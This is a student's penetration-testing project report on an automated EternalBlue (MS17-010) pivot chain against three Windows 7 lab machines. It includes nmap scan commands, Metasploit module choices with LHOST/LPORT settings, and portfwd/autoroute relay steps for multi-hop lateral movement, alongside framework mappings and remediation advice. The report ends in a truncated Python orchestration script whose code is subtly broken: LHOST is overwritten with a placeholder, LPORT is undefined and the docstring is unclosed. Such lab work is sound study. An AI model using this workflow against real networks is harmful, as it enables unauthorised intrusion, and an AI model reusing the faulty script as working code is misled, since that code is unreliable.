

Final Project Report

RIS602NBB

Ayaan Hirsi - 173177221

Table of Contents

Overview Summary	7
Introduction.....	8
Background and Motivation	8
Project Objectives	9
Scope.....	9
Threat Model.....	9
Network Topology and Environment	10
Network Topology	10
Lab Environment Overview.....	11
IP Addressing Scheme	11
Traffic Flow Diagram	12
Target Machine Specifications	12
Methodology	13
Kill Chain Framework	13
MITRE ATT&CK Framework Mapping.....	15
Step-by-Step Attack Methodology	17
Phase 1 - Network Discovery	17
Phase 2 - Vulnerability Confirmation.....	17
Step 1 - Exploit M1 and Discover the Next Subnet.....	18
Step 2 - Scan the M2 Subnet Through the Tunnel.....	18
Step 3 - Pivot to M2.....	18
Step 4 - Scan the M3 Subnet Through the Full Pivot Chain.....	19
Step 5 - Exploit M3 and Discover Additional Subnets.....	19
Summary of Attack Flow	20
Automation Script Design and Operation.....	21
Purpose of the Script.....	21
Script Header, Runtime Arguments, and Configurations	21
Logging, Output Storage, and State Management	23
Metasploit Resource File Automation	23

Exploitation Helper Functions	24
Pivoting and Route Expansion Logic	24
Polling, Session Tracking, and Reliability.....	25
Output Parsing and Autonomous Decision Making	25
Stage 1: Initial Execution, Discovery, and Exploitation of M1	25
Stage 2: Session 1, Autoroute, and Discovery of the Next Subnet.....	27
Stage 3: Pivoted Exploitation of M2 Through M1	28
Stage 4: Pivoted Exploitation of M3 Through the Existing Chain	29
Session Listing and Confirmation of Full Chain Success.....	30
Discovery of an Additional Reachable Subnet	31
Built-In HTML Report Generation	31
Overall Significance of the Script.....	38
Variation Script: Interactive Pivot-Chain Demonstration.....	38
Purpose of the Variation Script.....	38
Core Design Difference from the Original Script.....	39
Retained Automation Logic	39
Justification for the Pivoted Exploit Choice	40
Phase 6: Interactive Rebuild of the Full Chain	40
Interactive Resource File Construction.....	42
Live Operator Use of the Three Sessions	42
Post-Session Report Generation	44
Significance of the Variation Script.....	44
Results.....	45
Target Findings	46
Target 1 – M1 (172.16.2.2).....	46
Target 2 – M2 (172.16.3.3).....	47
Target 3 – M3 (172.16.4.2).....	48
Vulnerability Details	49
CVE-2017-0144 - MS17-010 EternalBlue	49
Technical Explanation	50

Why the win8 Module is Required for Pivoted Hops.....	51
Impact Assessment.....	52
Technical Impact.....	52
Business Impact	52
Risk Rating Summary	54
Remediation Recommendations	55
Immediate Actions	55
Apply the MS17-010 Security Update.....	55
Disable SMBv1	55
Enforce Inter-VLAN Firewall Controls.....	55
Short-Term Actions	56
Implement Least-Privilege Network Access	56
Deploy Endpoint Detection and Response	56
Medium-Term Actions.....	57
Establish a Patch Compliance Programme	57
Migrate Away from End-of-Life Operating Systems	57
Conduct a Network Segmentation Review	57
Overall Remediation Priority	58
Script Improvements	58
Duplicate Session Handling.....	58
Automated Post-Exploitation.....	59
Extended Hop Support.....	59
Future Development.....	60
Conclusion	61

Table of Figures

Figure 1: SPR500 Enterprise Lab Network Topology - Pivot Chain Overview.....	10
Figure 2: Session Traffic Flow - How Each Session Reaches Kali.....	12
Figure 3: Automation script header, imports, usage syntax, and core configuration variables	22
Figure 4: Initial script execution, Phase 1 SMB discovery, vulnerability confirmation, and first exploitation stage against M1	26
Figure 5: Session 1 on M1, autoroute configuration, route table expansion, and interface discovery for the next subnet.....	27
Figure 6: Pivoted exploitation of M2 through M1 using a relay port and second-stage Meterpreter callback	28
Figure 7: Pivoted exploitation of M3 through the nested relay chain established from M1 to M2	29
Figure 8: Active Meterpreter sessions confirming simultaneous control of M1, M2, and M3 through the pivot chain	30
Figure 9: Opening page of the generated HTML penetration test report showing the title banner, team details, assessment summary, and executive summary.....	32
Figure 10: Scope section and initial target findings in the generated HTML report	33
Figure 11: Detailed findings for M2 and M3 in the generated HTML report	34
Figure 12: Pivot chain diagram and session callback paths in the generated HTML report	35
Figure 13: Vulnerability details, impact assessment, and recommendations in the generated HTML report.....	36
Figure 14: Automation summary and runtime details in the generated HTML report.....	37
Figure 15: Variation script header, key design decisions, and configuration for the interactive pivot-chain workflow.....	41
Figure 16: Interactive Phase 6 logic, live session guidance, and post-session report generation in the variation script.....	43

Table of Tables

Table 1: Table showing Summary of Key Results	7
Table 2: IP Addressing Scheme and Host Roles	11
Table 3: Kill Chain Phase Mapping.....	13
Table 4: MITRE ATT&CK Technique Mapping	15
Table 5: Meterpreter Session Evidence	45
Table 6: Target 2 (M2) Finding Detail	46
Table 7: Target 2 (M2) Finding Detail	47
Table 8: Target 3 (M3) Finding Detail	48
Table 9: CVE-2017-0144 Vulnerability Summary.....	49
Table 10: Risk Rating Summary.....	54

Overview Summary

The project demonstrates a complete automated EternalBlue pivot chain across three isolated network segments in the SPR500 enterprise lab environment. The attacker machine, Kali Linux at 172.16.2.1, represents a rogue internal user with access only to the initial subnet. From that starting point, the script discovers, exploits, and pivots through three Windows 7 machines across three separate VLANs, achieving NT AUTHORITY\SYSTEM on all targets with no credentials required and no manual intervention at any stage.

The three target machines, M1 at 172.16.2.2, M2 at 172.16.3.3, and M3 at 172.16.4.2, are separated by a router and sit on progressively isolated subnets that Kali has no direct route to. The script navigates this by using Metasploit's autoroute module to tunnel traffic through each compromised machine, and a portfwd relay chain to bring the reverse shells from M2 and M3 back to Kali through M1's existing session. By the end of the run, three meterpreter sessions are open simultaneously, one direct TCP connection to M1 and two tunnelled sessions nested inside it. During the run the script also discovered a fourth subnet reachable through M3's second network interface at 172.16.5.1, demonstrating that the chain could be extended further.

Table 1 below summarises the key results from the practical run conducted on 31 March 2026.

Machines Compromised	3
VLANs Breached	3
Credentials used	0
Manual steps	0
Access Obtained	NT Authority\SYSTEM on all targets
Vulnerability exploited	CVE-2017-0144 - MS17-010 EternalBlue
Target operating system	Windows 7 Ultimate SP1 x64
Script Runtime	Approximately 45 to 60 minutes
Further pivot discovered	172.16.5.0/29 via M3 NIC2

Table 1: Table showing Summary of Key Results

Introduction

Background and Motivation

This report documents the development and execution of an automated penetration testing tool built by Group 17 as part of the RIS602-NBB practical assessment. The tool targets a critical unpatched vulnerability in Windows system, MS17-010, commonly known as EternalBlue, and demonstrates how a rogue internal user with basic network access can compromise multiple isolated network segments without any credentials and without performing a single manual step. The entire attack chain, from initial discovery through to system-level access across three machines, is executed by a single Python script.

The scenario is grounded in a realistic threat model. Rather than simulating an external attacker breaking through a perimeter firewall, the assessment assumes the attacker is already inside the network, representing a disgruntled employee, a compromised workstation, or a contractor with insufficient access controls applied to their connection. This is a deliberate choice, because internal threats represent one of the most underestimated risks in enterprise security. Most organisations invest heavily in perimeter defences while leaving internal networks relatively flat and uncontrolled, meaning a single compromised internal machine can become a launchpad for reaching the entire network.

The report covers the full lifecycle of the project. It begins with an overview of the network topology and explains how traffic flows between machines through the pivot chain. It then provides a detailed breakdown of the script itself, how it works, what each function does, and the design decisions behind it. A second script variation that enables live interactive post-exploitation is also documented. Finally the report discusses improvements that could be made to extend the tool's capabilities and addresses the security controls that would have prevented the attack entirely.

Project Objectives

This project had the following primary objectives:

1. Develop a fully automated penetration testing script that executes a complete kill chain from initial discovery through to multi-hop lateral movement and post-exploitation reporting.
2. Demonstrate the practical exploitability of MS17-010 in a realistic enterprise topology with network segmentation in place.
3. Illustrate how the absence of internal firewall controls allows an attacker to traverse multiple isolated network segments using a single initial foothold.
4. Produce a professional penetration testing report documenting all findings, technical details, and actionable remediation recommendations.
5. Design the script to be modular and extensible, demonstrating how additional post-exploitation capabilities can be integrated.

Scope

The engagement was conducted exclusively within our lab environment. All testing was authorised and conducted against virtual machines provisioned specifically for this assessment. The scope included three target Windows 7 machines across three isolated network segments, connected through a router. No production systems, external networks, or systems outside the defined scope were accessed at any point.

Threat Model

The threat model adopted for this assessment is that of a rogue internal user - an individual who has already obtained some level of access to the internal network. This could represent a malicious employee, a compromised workstation through which an external attacker is operating, or a contractor whose network access has not been appropriately restricted.

This threat model is deliberately chosen because it represents a blind spot in many organizations' security posture. Perimeter defenses - firewalls at the network edge, web proxies, email filtering - are designed to prevent external threats from gaining access. Once an attacker is already inside, these controls provide little to no protection. The scenario demonstrates why internal segmentation, least-privilege network access controls, and consistent patching are essential even for threats that originate from within the trusted network.

The target organisation is assumed to operate at Cybersecurity Maturity Level 1 - characterised by ad hoc, reactive security practices. Such an organisation may have some perimeter controls but lacks systematic patch management, network monitoring between internal segments, enforced segmentation policies, or endpoint detection capabilities.

Network Topology and Environment

Network Topology

Figure 1 illustrates the network topology of the SPR500 enterprise lab environment used for this assessment. The topology consists of four machines connected across three isolated network segments, with a router sitting between M1 and M2 creating a network boundary. The attacker machine, Kali Linux at 172.16.2.1, sits on the 172.16.2.0/29 subnet and represents the rogue internal user. This is the only machine Kali can reach directly at the start of the assessment. M1, labelled Victim One, sits on the same subnet at 172.16.2.2 and is therefore the only initial target accessible to the attacker. M1 is dual-homed - it also has a second network interface at 172.16.3.1 connecting it to the next segment, which Kali has no visibility into. The router at 172.16.3.2 sits between M1 and M2 and acts as the network boundary separating the left side of the topology from the right. It has IP forwarding enabled, allowing traffic to pass between its interfaces. M2, labelled Victim Two, is at 172.16.3.3 on the 172.16.3.0/29 subnet - a segment Kali cannot reach without first compromising M1 and using it as a relay. M2 is also dual-homed with a second interface at 172.16.4.1 pointing toward M3's subnet. M3, labelled Victim Three, sits at 172.16.4.2 on the 172.16.4.0/29 subnet and has a second interface at 172.16.5.1 indicating a further subnet beyond it. As shown in Figure 1, the pivot chain moves from left to right. The attacker exploits M1 directly on port 4444, then uses M1 as a relay to reach M2 via port 5555, and finally uses M2 as a relay to reach M3 via port 6666. The router is traversed transparently through Metasploit's autoroute module, which tunnels all traffic to the right-side subnets through the existing meterpreter session on M1. At no point does Kali have a direct network connection to M2 or M3 - all traffic flows through the chain of compromised machines.




Figure 1: SPR500 Enterprise Lab Network Topology - Pivot Chain Overview

Lab Environment Overview

The SPR500 lab environment was configured to simulate a segmented enterprise network with four distinct network segments separated by a router. The topology was designed to reflect a realistic internal network architecture where different departments or zones occupy separate VLANs, theoretically providing isolation between them.

IP Addressing Scheme

Host	Role	NIC1 (Primary)	NIC2 (Secondary)	Subnet
Kali Linux	Attacker - Rogue Internal User	172.16.2.1	-	172.16.2.0/29
M1	Target 1 - Windows 7 SP1 x64	172.16.2.2	172.16.3.1	172.16.2.0/29 & 172.16.3.0/29
Router	Network Boundary - IP Forwarding	172.16.2.3 / 172.16.3.2	-	172.16.2.0/29 & 172.16.3.0/29
M2	Target 2 - Windows 7 SP1 x64	172.16.3.3	172.16.4.1	172.16.3.0/29 & 172.16.4.0/29
M3	Target 3 - Windows 7 SP1 x64	172.16.4.2	172.16.5.1	172.16.4.0/29

Table 2: IP Addressing Scheme and Host Roles

Traffic Flow Diagram

A critical aspect of this attack is understanding how the reverse shell traffic from M2 and M3 reaches Kali despite those machines having no direct network route to the attacker. Figure 2 illustrates the exact data path each session takes to travel from the compromised machine back to Kali's Metasploit handler.

SESSION 1 - Direct TCP:

Kali:4444 <==TCP==> M1:49253

SESSION 2 - Tunnelled through Session 1:

M2 shellcode -> M1:5555 (portfwd relay)

M1 wraps data in Session 1 TCP stream

Kali receives on 0.0.0.0:5555 -> Session 2

SESSION 3 - Tunnelled through Session 2 inside Session 1:

M3 shellcode -> M2:6666 (portfwd relay)

M2 wraps in Session 2 -> M1 portfwd -> Kali

Kali receives on 0.0.0.0:6666 -> Session 3

NOTE: Only ONE real TCP connection exists on the wire (Kali <-> M1 port 4444)

Sessions 2 and 3 are nested inside that single stream.

Figure 2: Session Traffic Flow - How Each Session Reaches Kali

The fundamental principle illustrated in Figure 2 is that Sessions 2 and 3 have no independent network path to Kali. All their data travels inside Session 1's single TCP connection between Kali and M1. This means that if Session 1 is terminated for any reason - M1 crashes, the network link drops, or the session is killed - Sessions 2 and 3 die immediately because their data pipeline is destroyed. The chain is only as strong as its first link.

Target Machine Specifications

All three target machines were identically configured to reflect a realistic unpatched enterprise environment:

- Operating System: Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
- Network Adapters: Intel PRO/1000 MT Network Connection (VMware virtual NICs)
- SMBv1 Status: Enabled (default on Windows 7)
- SMB Port: TCP/445 open and accepting connections
- Patch Status: MS17-010 (KB4012212) not applied
- Antivirus / EDR: None installed
- Host Firewall: Windows Firewall disabled

Methodology

Kill Chain Framework

The assessment was structured around the Cyber Kill Chain framework, a model developed by Lockheed Martin that breaks down a cyberattack into seven sequential phases. The framework is useful for understanding not just how an attack works but also where defensive controls can be applied to break the chain. If any single phase is disrupted, for example if the delivery is blocked by a firewall or if the exploitation fails because the machine is patched - the entire attack stops. Table 3 maps each phase of the kill chain to the specific actions the script performed during this assessment.

Kill Chain Phase	Action	Tool / Module
Reconnaissance	nmap port scan of initial subnet for SMB hosts	nmap -p445
Weaponisation	EternalBlue exploit payload with meterpreter stager	Metasploit Framework
Delivery	SMBv1 exploit packets sent to target port 445	ms17_010_eternalblue
Exploitation	Kernel pool overflow - buffer corruption in srv.sys	EternalBlue / win8 variant
Installation	Meterpreter reverse TCP payload staged to target	windows/x64/meterpreter/reverse_tcp
Command & Control	Meterpreter sessions with portfwd relay chain	multi/handler + portfwd
Actions on Objectives	SYSTEM shell, ipconfig enumeration, subnet discovery	meterpreter post modules

Table 3: Kill Chain Phase Mapping

Reconnaissance is the information gathering phase. Before the script touches any target, it runs an nmap scan against the initial subnet to identify which machines have port 445 open. Port 445 is the Windows SMB port - any machine responding on this port is a potential EternalBlue target. The script then runs a second nmap scan using the smb-vuln-ms17-010 script to confirm the machine is actually vulnerable before proceeding. This mirrors what a real attacker would do - survey the environment quietly before committing to an attack.

Weaponisation refers to the preparation of the exploit payload. In this case the weapon already exists - the EternalBlue exploit module is built into Metasploit Framework and requires only configuration rather than development. The meterpreter stager is paired with the exploit so that when exploitation succeeds, a full-featured remote access payload is delivered to the target automatically.

Delivery is the transmission of the exploit to the target. The script sends specially crafted SMBv1 packets to port 445 of the target machine. These packets look like legitimate SMB communication but contain the malformed data that triggers the vulnerability in the Windows SMB server driver.

Exploitation is where the vulnerability is actually triggered. The malformed packets cause a buffer overflow in `srv.sys` - the Windows SMBv1 server driver running in kernel space. The kernel pool grooming technique arranges memory so the overflow lands in a controlled location, giving the exploit the ability to redirect execution to the attacker's shellcode. Because this all happens inside the kernel, the resulting access is at the highest privilege level the OS has.

Installation is the delivery of the meterpreter payload to the target. Once the kernel exploit succeeds, a small stub of shellcode runs on the target that connects back to Kali and downloads the full meterpreter agent. This agent gives the attacker a rich command interface - file access, process control, network tools, and the ability to load additional modules.

Command and Control refers to the communication channel between the attacker and the compromised machines. Session 1 uses a direct TCP connection on port 4444. Sessions 2 and 3 use portfwd relays - tunnelled inside Session 1's stream - so that machines with no direct route to Kali can still communicate back. The entire chain is managed through Metasploit's multi/handler which catches incoming connections and presents them as interactive sessions.

Actions on Objectives is the final phase where the attacker does what they came to do. In this assessment the objectives were to achieve SYSTEM access on all three machines, enumerate network interfaces to discover new subnets, and demonstrate that the chain could continue further. In a real attack this phase could include data exfiltration, credential harvesting, ransomware deployment, or persistence installation.

MITRE ATT&CK Framework Mapping

The MITRE ATT&CK framework is a globally recognised knowledge base that catalogues the specific techniques attackers use during real-world intrusions. Unlike the Kill Chain which describes the broad phases of an attack, ATT&CK goes one level deeper and categorises the exact methods used at each stage, identified by unique technique IDs. Security teams use ATT&CK to map detections to specific adversary behaviours and to identify gaps in their defensive coverage. Table 4 maps the techniques used in this assessment to their ATT&CK identifiers.

Technique ID	Technique Name	Description
T1190	Exploit Public-Facing Application	EternalBlue SMBv1 exploitation for initial access
T1059	Command and Scripting Interpreter	Meterpreter shell execution on compromised hosts
T1016	System Network Configuration Discovery	ipconfig on each host to discover next subnet
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral movement via SMB exploit to reach new segments
T1095	Non-Application Layer Protocol	Raw meterpreter TCP sessions for C2
T1572	Protocol Tunnelling	portfwd relay chain tunnelling sessions inside Session 1
T1570	Lateral Tool Transfer	Meterpreter stage transfer to each target

Table 4: MITRE ATT&CK Technique Mapping

T1190 - Exploit Public-Facing Application covers the use of a known software vulnerability to gain initial access to a system. In this case EternalBlue exploits the SMBv1 buffer overflow in an unpatched Windows 7 machine. Although SMB is an internal protocol rather than a true public-facing service, the technique applies because the vulnerability is exploited remotely over the network without any authentication or prior access to the machine.

T1059 - Command and Scripting Interpreter covers the execution of commands on a compromised host through an interpreter. Once meterpreter is installed, the attacker can run commands directly on the target machine through the meterpreter shell - including dropping to a Windows command prompt using the shell command, running PowerShell, or executing arbitrary binaries. This is one of the most commonly observed techniques across all types of intrusion.

T1016 - System Network Configuration Discovery covers enumeration of network configuration details on a compromised host. After each machine is exploited, the script runs ipconfig through

the meterpreter session to read the machine's network interfaces. This reveals the second NIC IP on dual-homed machines, which tells the script what subnet exists beyond that machine. This is exactly how the attack discovers M2's subnet, M3's subnet, and the further pivot subnet at 172.16.5.0/29.

T1021.002 - Remote Services: SMB/Windows Admin Shares covers lateral movement using the SMB protocol to reach other machines on the network. Each subsequent hop in the pivot chain involves delivering the EternalBlue exploit over SMB to a machine on a new subnet. The attack moves laterally through the network by repeatedly exploiting SMB on the next reachable target.

T1095 - Non-Application Layer Protocol covers the use of raw network protocols for command and control rather than higher-level protocols like HTTP. Meterpreter communicates over raw TCP rather than wrapping its traffic in HTTP or HTTPS. This makes it slightly harder to detect through application-layer inspection but also means it does not blend in with normal web traffic the way HTTP-based C2 frameworks do.

T1572 - Protocol Tunnelling covers hiding network communications inside another protocol. Sessions 2 and 3 in this assessment are tunnelled inside Session 1's meterpreter TCP stream using portfwd relays. From the network's perspective only one TCP connection exists between Kali and the rest of the topology - the two additional sessions are completely hidden inside it. This is a common technique used by attackers to evade network monitoring that looks for multiple suspicious connections.

T1570 - Lateral Tool Transfer covers moving tools or payloads from one compromised machine to another during an attack. When the meterpreter exploit fires at M2 or M3, the meterpreter stage payload is transferred from Kali through the existing session chain to the target machine. The target downloads and executes the payload, establishing the new session. This transfer happens automatically as part of the exploitation process.

Step-by-Step Attack Methodology

Phase 1 - Network Discovery

The attack begins with an initial reconnaissance phase in which the script performs targeted network scanning to identify potential hosts vulnerable to exploitation. Rather than conducting a full port scan, the script focuses exclusively on TCP port 445, which is used by the Server Message Block (SMB) protocol. This approach significantly reduces network noise and scanning time while directly targeting the service required for the EternalBlue exploit.

The scan is executed using the following command:

```
nmap -Pn -p445 --open -T4 172.16.2.0/29
```

The `-Pn` flag disables host discovery to ensure all IP addresses are scanned regardless of ICMP response, while `--open` filters results to only display hosts with port 445 accessible. The `-T4` timing template accelerates the scan while maintaining reliability in a controlled lab environment.

This targeted approach allows the script to quickly identify candidate systems for exploitation. In this case, the scan reveals that host 172.16.2.2 has port 445 open, indicating that the SMB service is accessible and potentially vulnerable.

Phase 2 - Vulnerability Confirmation

Following discovery, the script performs validation to confirm that the identified host is genuinely vulnerable to MS17-010, rather than blindly attempting exploitation. This is achieved using Nmap's NSE (Nmap Scripting Engine) with the `smb-vuln-ms17-010` script:

```
nmap -Pn --script smb-vuln-ms17-010 -p445 172.16.2.2
```

This step serves two critical purposes. First, it verifies whether the SMB service is susceptible to the EternalBlue vulnerability by analyzing responses to crafted SMB packets. Second, it extracts valuable system information, including the operating system version, which is later incorporated into the automated report for documentation and analysis.

The output confirms that the host is likely vulnerable and identifies it as running Windows 7 Ultimate 7601 Service Pack 1 x64, a known target for MS17-010. By performing this validation step, the script avoids unnecessary exploitation attempts against non-vulnerable systems, improving both efficiency and reliability.

Step 1 - Exploit M1 and Discover the Next Subnet

Once vulnerability is confirmed, the script initiates exploitation against the first target (M1) using the `ms17_010_eternalblue` Metasploit module over a direct TCP connection. This results in the establishment of a Meterpreter session with `NT AUTHORITY\SYSTEM` privileges.

After successful exploitation, the script executes `autoroute` within Metasploit to add M1's network interfaces to the internal routing table. This enables the attacker machine (Kali) to route traffic through the compromised host.

To identify additional reachable networks, the script executes `ipconfig` within the Meterpreter session. This reveals a secondary network interface (NIC2) on M1, which is connected to a previously unknown subnet (172.16.3.0/29). This step is critical, as it transforms the initial compromise into a pivot point for further lateral movement.

Step 2 - Scan the M2 Subnet Through the Tunnel

With routing established through M1, the script performs a second reconnaissance phase targeting the newly discovered subnet. Since Kali has no direct connectivity to this network segment, all traffic is routed through the Meterpreter session using the previously configured `autoroute`.

The Metasploit auxiliary scanner `smb_ms17_010` is used to probe hosts within the subnet for vulnerability:

- Traffic originates from Kali
- Is tunneled through Session 1 (M1)
- Reaches the target subnet transparently

This allows the attacker to effectively scan an otherwise inaccessible network segment. The scan identifies host 172.16.3.3 (M2) as vulnerable to MS17-010.

Step 3 - Pivot to M2

To exploit M2, the script establishes a pivoting mechanism using a reverse port forwarding relay. Specifically, a port forward (`portfwd`) is configured on M1 to listen on port 5555, forwarding incoming connections back through the Meterpreter session.

Simultaneously, a Metasploit multi/handler is started on Kali, listening on port 5555 to receive the reverse shell.

The `ms17_010_eternalblue_win8` module is then used to exploit M2. Unlike the standard module, this variant operates over a single connection, making it compatible with tunneled environments. The exploit is configured with:

- LHOST = M1's secondary IP (172.16.3.1)
- LPORT = 5555

When triggered, M2 connects back to M1 on port 5555. M1 then relays this connection through Session 1 to Kali, resulting in the establishment of Session 2.

Following exploitation, `ipconfig` is executed on M2, revealing another subnet (172.16.4.0/29), enabling further lateral movement.

Step 4 - Scan the M3 Subnet Through the Full Pivot Chain

At this stage, the attack chain consists of two active sessions (M1 and M2). The script rebuilds the routing configuration by adding the newly discovered subnet through Session 2 using `autoroute`.

A third reconnaissance phase is then conducted against the M3 subnet. This scan is more complex, as traffic must traverse multiple hops:

- Kali - M1 (Session 1)
- M1 - M2 (Session 2)
- M2 - target subnet

Despite the increased complexity, the Metasploit framework transparently handles the routing, allowing the scanner to function as if it were directly connected. The scan identifies host 172.16.4.2 (M3) as vulnerable.

Step 5 - Exploit M3 and Discover Additional Subnets

To compromise M3, the script establishes another port forwarding relay, this time on M2, listening on port 6666. A corresponding handler is started on Kali to receive the connection.

The `ms17_010_eternalblue_win8` module is again used, configured with:

- LHOST = M2's secondary IP (172.16.4.1)
- LPORT = 6666

Upon exploitation, M3 initiates a reverse connection to M2. This connection is forwarded through Session 2, then tunneled through Session 1, ultimately reaching Kali and establishing Session 3.

At this point, the attack chain consists of three nested sessions, all dependent on the initial connection to M1.

Finally, ipconfig is executed on M3, revealing an additional subnet (172.16.5.0/29) connected via its secondary interface. Although this subnet is outside the defined scope of the assessment, its discovery demonstrates that the attack chain can be extended further, highlighting the scalability and severity of the vulnerability.

Summary of Attack Flow

This step-by-step methodology demonstrates a complete attack lifecycle, progressing from initial reconnaissance to multi-hop lateral movement across segmented networks. Each compromised host becomes a pivot point, enabling access to previously unreachable network segments. The process highlights the critical weakness of relying solely on network segmentation without enforcing internal firewall controls, as well as the severe risk posed by unpatched vulnerabilities such as MS17-010.

Automation Script Design and Operation

Purpose of the Script


The Python automation script was developed to execute the full EternalBlue pivot chain as a single controlled workflow rather than as a sequence of manual commands. Its purpose is to automate the complete process from subnet discovery, to exploitation, to pivot configuration, to session tracking, and finally to final report generation. In this project, the script acts as the orchestration layer for the entire attack path from Kali to M1, then from M1 to M2, and finally from M2 to M3. This is a central part of the project because the main objective was to demonstrate that a rogue internal user with access only to the first subnet could still move across multiple isolated network segments without credentials and without needing manual operator interaction once the script was launched.

Rather than replacing tools such as Metasploit or nmap, the script coordinates them. Python is used to handle sequencing, timing, state management, parsing, and output handling, while the actual vulnerability scanning and exploitation are delegated to external tools. This is an effective design choice because it allows the script to remain modular while still automating a full attack chain. The result is a tool that not only performs exploitation, but also tracks the state of the chain and documents the outcome in a structured way.

Script Header, Runtime Arguments, and Configurations

The script begins with a clear header identifying it as an automated EternalBlue pivot chain tool for Group 17 and states the intended topology as Kali -> M1 -> M2 -> M3. It also defines the expected command-line usage by requiring two runtime arguments: the Kali attacker's IP address and the initial subnet that Kali can directly reach. This is important because it makes the script reusable across different runs without forcing the operators to rewrite host details inside the code. If the required values are not supplied, the script prints a usage message and exits, preventing the tool from running with incomplete configuration.

Figure 3 shows the opening section of the automation script, including the usage syntax, imported Python modules, and the main configuration variables used throughout execution. This figure is important because it shows that the tool was structured as a complete automation program rather than as a temporary collection of commands.



```

--(kali@kali) ~
└─$ cat ris602.py
#!/usr/bin/env python3
'''
Automated EternalBlue Pivot Chain - Group 17 | RIS602-NBB
Topology: Kali -> R1 -> R2 -> R3
Usage:
  sudo ./pivot_chain.py <KALI_IP> <KALI_SUBNET>
Example:
  ... sudo ./pivot_chain.py 172.16.2.1 172.16.2.0/29

import subprocess
import os
import re
import time
import sys
import threading
from datetime import datetime

# --- COMMAND LINE ARGS ---
if len(sys.argv) != 3:
    print(f'Usage: sudo {sys.argv[0]} <KALI_IP> <KALI_SUBNET>')
    print(f'Example: sudo {sys.argv[0]} 172.16.2.1 172.16.2.0/29')
    sys.exit(1)

LHOST = sys.argv[1]
KALI_SUBNET = sys.argv[2]

LHOST = 'aaaa'
PIVOT_PORT = 5555
PIVOT_PORT2 = 6666
OUTPUT_DIR = os.path.expanduser('~/.auto_pentest_results')
TIMESTAMP = time.strftime('%Y%m%d_%H%M%S')
LOGFILE = os.path.join(OUTPUT_DIR, f'report_{TIMESTAMP}.log')
STATE_FILE = os.path.join(OUTPUT_DIR, 'state.env')

GROOM_DELAY = 24
GROOM_DELTA = 3
MAX_RETRIES = 3
RETRY_SLEEP = 90
MUT_TIMEOUT = 600

os.makedirs(OUTPUT_DIR, exist_ok=True)
state = {'TIMESTAMP': TIMESTAMP, 'LHOST': LHOST, 'LPORT': str(LPORT)}

# --- HELPERS ---
def log(msg):
    ts = time.strftime('%Y%m%d_%H%M%S')
    stamped = f'{ts}| {msg}'
    print(stamped, flush=True)
    with open(LOGFILE, 'a') as f:
        f.write(stamped + '\n')

def save_state():
    with open(STATE_FILE, 'w') as f:
        for k, v in state.items():
            f.write(f'{k}={v}\n')

def run_rc(rc_path, log_path):
    log(f'[*] Launching: {rc_path}')
    proc = subprocess.Popen(
